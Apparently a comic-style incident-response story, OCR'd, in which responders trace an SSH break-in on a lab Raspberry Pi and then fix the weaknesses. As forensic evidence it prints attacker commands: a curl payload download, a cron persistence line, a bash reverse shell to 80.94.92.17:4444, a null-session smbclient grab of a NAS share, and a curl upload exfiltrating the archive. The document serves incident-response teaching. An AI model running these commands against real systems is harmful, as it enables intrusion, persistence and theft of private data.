THE DFIR CHRONICLES



The Workshop Raspberry

The DFIR Chronicles

IDS ALERT 2026-09-24 02:00 UTC –
SSH session to lab-pi-07 from 80.94.92.17

Two in the morning. The lab was empty.

Pulling the Pi off the network.

Dylan? Someone logged into our workshop Pi.

Don't power it down. We're coming.

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A student built it. Reads workshop temperatures.

Port-forwarded it to check from home.

So port 22 faced the whole internet.

Imaging the SD card. Everything stays frozen.

Velociraptor: imaging lab-pi-07

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Linux lab-pi-07 6.6.31+rpt-rpi-v8 #1 SMP PREEMPT

Debian 1:6.6.31-1+rpt1 (2024-05-29) aarch64 GNU/Linux

Raspberry Pi OS 12.
Bookworm. aarch64.

eth0 192.168.4.7/24 — gateway 192.168.4.1

python3 sensors/publish.py → 192.168.4.10:1883

That's the
MQTT publisher.
Legit.


(>^_^)> <(^_<)

Its real job.
Set it aside.

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```
2026-09-24 02:00:00 | 80.94.92.17 | Failed | password | labuser | 51322
2026-09-24 02:00:05 | 80.94.92.17 | Failed | password | labuser | 51322
2026-09-24 02:00:11 | 80.94.92.17 | Accepted | password |labuser | 51322
```



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```
Sep 24 02:00:11 lab-pi-07 sshd[1874]: Accepted password for
labuser from 80.94.92.17 port 51322 ssh2
pam_unix(sshd:session): session opened for user
labuser(uid=1000) by (uid=0)
```




```
Terminal: grep -i passwordauthentication /etc/ssh/sshd_config
PasswordAuthentication yes
```





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The login is the door. Now footsteps.

Velociraptor: !run Custom.Linux.Sys.ShellHistory

/home/labuser/.bash_history

02:00:25 id / uname -a / ls sensors/

Groups. Kernel. The sensors folder.

Fourteen seconds in, already mapping the box.

They know it's a sensor gateway.

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```
mkdir -p /home/labuser/.config/mqtt

02:01:20  curl -s http://80.94.92.17:8080/mq.sh -o /home/labuser/.config/mqtt/mq.sh

chmod +x /home/labuser/.config/mqtt/mq.sh

02:01:45  crontab -e
```

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```
Velociraptor: !run Linux.Sys.Crontab

/var/spool/cron/crontabs/labuser

*/5 * * * * /home/labuser/.config/mqtt/mq.sh >/dev/null 2>&1
```

Star-slash-five.
Every five minutes,
forever.

```
crontab -l -u labuser: (/tmp/crontab.ab12Xk installed on Sep 24 02:01)
```

Installed 02:01.
Same minute as
crontab -e.

Survives a reboot.
Comes back alone.

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Terminal: cat /home/labuser/.config/mqtt/mq.sh

```
# mqtt keepalive
bash -i >& /dev/tcp/80.94.92.17/4444 0>&1
```

Keepalive. Sure it is.

Bash reverse shell. Phones home on 4444.

```
 /\__/\
( o.o )
 > ^ <
=^.^=
```

```
0e82ad111fdee7bf68fe8c5587650c71747e15eccc685c744e3b9ea2fe03b4d6  /home/labuser/.config/mqtt/mq.sh
```

Name and folder match MQTT. Pure camouflage.

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The Pi was never the prize.

02:02:30 — they read /proc/net/arp.

```
Velociraptor: !run Linux.Proc.Arp
192.168.4.1    | 00:1a:2b:3c:4d:5e | eth0 | gateway / DNS
192.168.4.10   | b8:27:eb:14:22:aa | eth0 | MQTT broker
192.168.4.20   | 00:11:32:2a:9c:40 | eth0 | NAS lab-nas-01
```

Same /24. The NAS answered.


lab-nas-01. That's where the data sleeps.

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```
Velociraptor: !run Linux.Network.NetstatEnriched

tcp 192.168.4.7:48210 → 192.168.4.10:1883 ESTABLISHED labuser 1203 python3

tcp 192.168.4.7:51944 → 80.94.92.17:4444 ESTABLISHED labuser 2261 bash -i
```




```
cron (803) → /bin/bash /home/labuser/.config/mqtt/mq.sh (2260) → bash -i (2261)
```





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02:02:55 smbclient -L //192.168.4.20 -N

02:03:20 smbclient //192.168.4.20/shared -N -c 'recurse ON; prompt OFF; mget *'

-N. No
password. Null session.

Anonymous
public share. Named shared.

(_/)
(•_•)
/>[]\

01010
00101
10110

Recurse on.
Prompt off. Take everything.

students/ landed right
in labuser's home.

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Velociraptor: !run Linux.Detection.AnomalousFiles

/tmp/.cache.tgz	0600	486532	1000/1000	2026-09-24 02:03:50	hidden file in /tmp



Terminal: sha256sum /tmp/.cache.tgz

```
9de2749c49dfec966324b50dfd07b529734e77258f7d3948a96b6aa9c00a3756  /tmp/.cache.tgz
```





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02:04:10 curl -s -F f=@/tmp/.cache.tgz http://80.94.92.17:8080/up

Multipart POST.
Straight to port 8080.

rm -rf /home/labuser/students
exit

Wiped the copy.
Forgot the archive.

Left the cron
behind, too.

Four minutes.
Hands on keyboard.

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Firewall: block 80.94.92.17 | 4444/tcp

sshd_config: PasswordAuthentication no

Port-forward's gone. The share needs a login.

Shell killed. Cron purged. Keys only now.

Segment the Pi away from the NAS.

I'll assess what student data walked out.

Cheapest box on the network opened the door.